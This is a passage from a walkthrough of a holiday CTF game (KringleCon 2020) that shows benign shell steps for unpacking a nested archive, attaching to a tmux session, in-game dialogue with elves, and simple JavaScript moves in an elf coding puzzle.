package2: Zip archive data, at least v1.0 to extract
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Now we have a zip file. Unzip it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ unzip package2
Archive:  package2
 extracting: package.txt.Z.xz.xxd.tar.bz2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ file package.txt.Z.xz.xxd.tar.bz2
package.txt.Z.xz.xxd.tar.bz2: bzip2 compressed data, block size = 900k
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Now we have a bzip2 file. Unzip that.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ bunzip2 package.txt.Z.xz.xxd.tar.bz2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls
package  package.txt.Z.xz.xxd.tar  package2
```

That gave us a tar file. Extract the files.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ tar -xvf package.txt.Z.xz.xxd.tar
package.txt.Z.xz.xxd
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Now we have an xxd file. Revert it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ xxd -r package.txt.Z.xz.x
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls
package  package.txt.Z.xz  package.txt.Z.xz.xxd  package.txt.Z.xz.xxd.tar  package2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

We get an xz file. "unxz" it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ unxz package.txt.Z.xz
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls
package  package.txt.Z  package.txt.Z.xz.xxd  package.txt.Z.xz.xxd.tar  package2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```


Uncompress the Z file.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ uncompress package.txt.Z
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls
package  package.txt  package.txt.Z.xz.xxd  package.txt.Z.xz.xxd.tar  package2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```


Now we are down to just a text file. Let's look at it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ cat package.txt
North Pole: The Frostiest Place on Earth
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

That might be our answer! Let's submit it.



Now let's walk over and talk to Pepper Minstix.




OK, let's give it a try.

```
Can you help me?

I was playing with my birdie (she's a Green Cheek!) in something called tmux,
then I did something and it disappeared!

Can you help me find her? We were so attached!!
elf@05ef9d426197:~$
```

First let's see if we can list the current sessions.

```
elf@05ef9d426197:~$ tmux ls
0: 1 windows (created Wed Dec 16 02:45:51 2020) [80x24]
elf@05ef9d426197:~$
```

There is one session. Let's try to attach to it using the tmux attach command.



Got it.

Now we can wander over and talk to the three French hens next to Santa.

Pierre says “Hello!” in French.

Marie says “Happy Holidays!” in French.

Jean-Claude says “Jacques du Givre”, or “Jack Frost” in French.

Since we are right next to Santa (Santa!), let’s talk to him.

As we enter the castle, we notice something on the ground. It looks like a peppermint stick.


Pick it up. It turns out to be a broken candy cane.

Time to enter the castle.

Inside the castle entryway we again see Santa, flanked by his elves Piney Sappington and Sparkle Redberry.


Let's talk to Santa.

Santa is talking about this big portrait:




The portrait shows Santa sitting behind a desk, which is covered by several interesting artifacts that do seem familiar from past adventures. For instance, there are legs from elf on the shelf, and the tardis from when we encountered Dr. Who. I think I see the new challenge coin.


Anyway, let's wander around and talk to some elves. Let's start with Piney Sappington.




Hmmm… That doesn't sound good.
Let's talk to Sparkle Redberry, who is standing next to what might be the Santavator.



Sparkle gives us the Elevator Service Key.



Before we try to work on the Santavator, let's talk to Ginger Breddie.




Hmmm. Something is definitely off here.


While we're talking to Ginger, we notice something on the floor.

Let's pick it up. It's a hex nut:

Well, we might need that later. Let's walk through the door to the left of Piney Sappington. According to our map, this door leads to the Dining Room.




In the Dining Room we see doors to other areas of the castle. We also see Ribb Bonbowford standing next to some kind of machine or console. Let's go talk to Ribb.




Sure, I'm game for a javascript challenge.

Let's begin at KringleCon entrance #1. The game opens with a detailed instruction manual.



Level 1:




```
elf.moveLeft(10)
elf.moveUp(10)
```

Level 2 - *Trigger The Yeeter*

Info:

Move to the lever, `elf.get_lever(0)`, and manipulate the resulting data however it asks, and send the answer to `elf.pull_lever(answer)`. The yeeter should release, and you can move freely.

Click on the object help and current level object icons for examples on how to complete this task.

LEVER #0 OBJECTIVE:

Objective:

Add 2 to the returned numeric value of running the function `elf.get_lever(0)` .

For example, if you wanted to *multiply* the value by 3 and store to a variable, you could do:
`var sum = elf.get_lever(0) * 3`

Then submit the sum using:
`elf.pull_lever(sum)`


Note

If you submit a correct answer to `elf.pull_lever(answer)`, then the lever and its corresponding trap will be disabled.

In order to run `elf.pull_lever(answer)` with lever *(#0)*, you must be standing in its grid square located at *(x6,y12)*.

You must specify the lever number when using `elf.get_lever(0)`

```
elf.moveLeft(6)
elf.pull_lever(elf.get_lever(0) + 2)
elf.moveLeft(4)
elf.moveUp(10)
```




```
elf.moveTo(lollipop[0])
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[2])
elf.moveUp(1)
```

